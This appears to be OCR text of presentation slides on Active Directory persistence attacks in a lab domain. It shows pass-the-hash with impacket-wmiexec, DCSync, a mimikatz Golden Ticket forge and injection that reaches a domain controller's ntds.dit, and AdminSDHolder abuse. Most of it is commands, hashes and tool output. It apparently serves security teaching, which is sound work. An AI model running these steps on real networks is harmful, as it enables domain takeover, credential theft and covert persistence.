
/usr/bin/impacket-wmiexec -hashes :28593f6ba269cf8a9982c5824c91e7d1 acme/beth@192.168.135.137 (file01)


```
┌──(kali㉿kali)-[~]
└─$ /usr/bin/impacket-wmiexec -hashes :28593f6ba269cf8a9982c5824c91e7d1 acme/beth@192.168.135.137
Impacket v0.11.0 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

```
C:\>hostname
FILE01

C:\>
```

```
C:\>whoami
acme\beth

C:\>
```

Persistence Techniques - DCSync Attack (retrieve ALL password hashes via domain replication)






Operations people may have this permission legitimately.

DCSync - Replication process of AD to **synchronize** and retrieve password data

Persistence Techniques - Golden Ticket Attack



The **krbtgt** account's password (generated by the system) is used to encrypt data sent by Kerberos.

If we can get the NTLM password for **krbtgt** account (maybe through a DCSync attack) we can use this to create a "Golden Ticket" to allow us to forge Kerberos tickets.

Golden Ticket Recipe (what is needed):

- DOMAIN: acme.com
- DOMAIN SID: S-1-5-21-166665930-3555936905-1318533398 (c:\whois /user)
- KRBTGT Hash: b9dad27f3e4dcb09d625d2daa5ee3ad7

Persistence Techniques - Golden Ticket Attack


Command Prompt

```
Microsoft Windows [Version 10.0.19045.4291]
(c) Microsoft Corporation. All rights reserved.

C:\Users\beth>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID
========================================== ================ ============
Everyone                                   Well-known group S-1-1-0
BUILTIN\Users                              Alias            S-1-5-32-545
BUILTIN\Remote Desktop Users               Alias            S-1-5-32-555
BUILTIN\Administrators                     Alias            S-1-5-32-544
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4
CONSOLE LOGON                              Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
NT AUTHORITY\This Organization             Well-known group S-1-5-15
LOCAL                                      Well-known group S-1-2-0
ACME\local_adm_fs                          Group            S-1-5-21-166
ACME\rdp_web                               Group            S-1-5-21-166
```

Let's look at user "Beth" - No domain admin access to domain

Command Prompt

```
C:\Users\beth>pushd \\dc01\c$
Access is denied.

C:\Users\beth>
```



@PeterMorin123

mimikatz 2.2.0 x86 (oe.eo)

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\beth> cd \tools
PS C:\tools> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x86) #19041 Sep 19 2022 17:43:26
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /domain:acme.com /sid:S-1-5-21-166665930-35559369
a5ee3ad7 /id:500 /user:AnyUserWillDo
User      : AnyUserWillDo
Domain    : acme.com (ACME)
SID       : S-1-5-21-166665930-3555936905-1318533398
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: b9dad27f3e4dcb09d625d2daa5ee3ad7 - rc4_hmac_nt
Lifetime  : 11/2/2024 1:57:41 PM ; 10/31/2034 1:57:41 PM ; 10/31/2034 1:57:41
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK

mimikatz #
```


Pass the ticket (kirbi file)

C:\WINDOWS\SYSTEM32\cmd.exe

```
C:\tools>whoami
acme\beth

C:\tools>pushd \\dc01\c$

Z:\>cd windows

Z:\Windows>cd NTDS

Z:\Windows\NTDS>dir
 Volume in drive Z has no label.
 Volume Serial Number is C025-314B

 Directory of Z:\Windows\NTDS

04/24/2024  10:42 AM    <DIR>          .
04/24/2024  10:42 AM    <DIR>          ..
04/24/2024  10:57 AM             8,192 edb.chk
04/20/2024  04:50 AM        10,485,760 edb.log
04/11/2024  06:15 AM        10,485,760 edb00002.log
04/11/2024  05:57 AM        10,485,760 edbres00001.jrs
04/11/2024  05:57 AM        10,485,760 edbres00002.jrs
04/11/2024  05:57 AM        10,485,760 edbtmp.log
04/24/2024  10:42 AM        18,890,752 ntds.dit
04/24/2024  10:42 AM         2,113,536 temp.edb
               8 File(s)     73,441,280 bytes
               2 Dir(s)  52,571,328,512 bytes free

Z:\Windows\NTDS>
```

Ticket Lifetime : 11/2/2024 1:57:41 PM ; 10/31/2034 1:57:41 PM ; 10/31/2034 1:57:41 PM (10yrs)

Persistence Techniques - AdminSDHolder Attack (template attack)




Maintain elevated privileges within a domain, even after the attacker's initial access is removed

- The **AdminSDHolder** is a special Active Directory object that stores permissions for high-privilege groups like Domain Admins, Enterprise Admins, and other protected accounts.
- The **SDProp** (Security Descriptor Propagation) process runs every 60 minutes to ensure that members of these high-privilege groups maintain their permissions as defined in the AdminSDHolder container.
- If an attacker gains access to the AdminSDHolder ACL, they **can insert their own account**, which will automatically receive the same elevated permissions as members of these high-privilege groups.
- **Even if the attacker's access to these groups is removed, SDProp will reapply the changes every hour, granting them persistent access.**

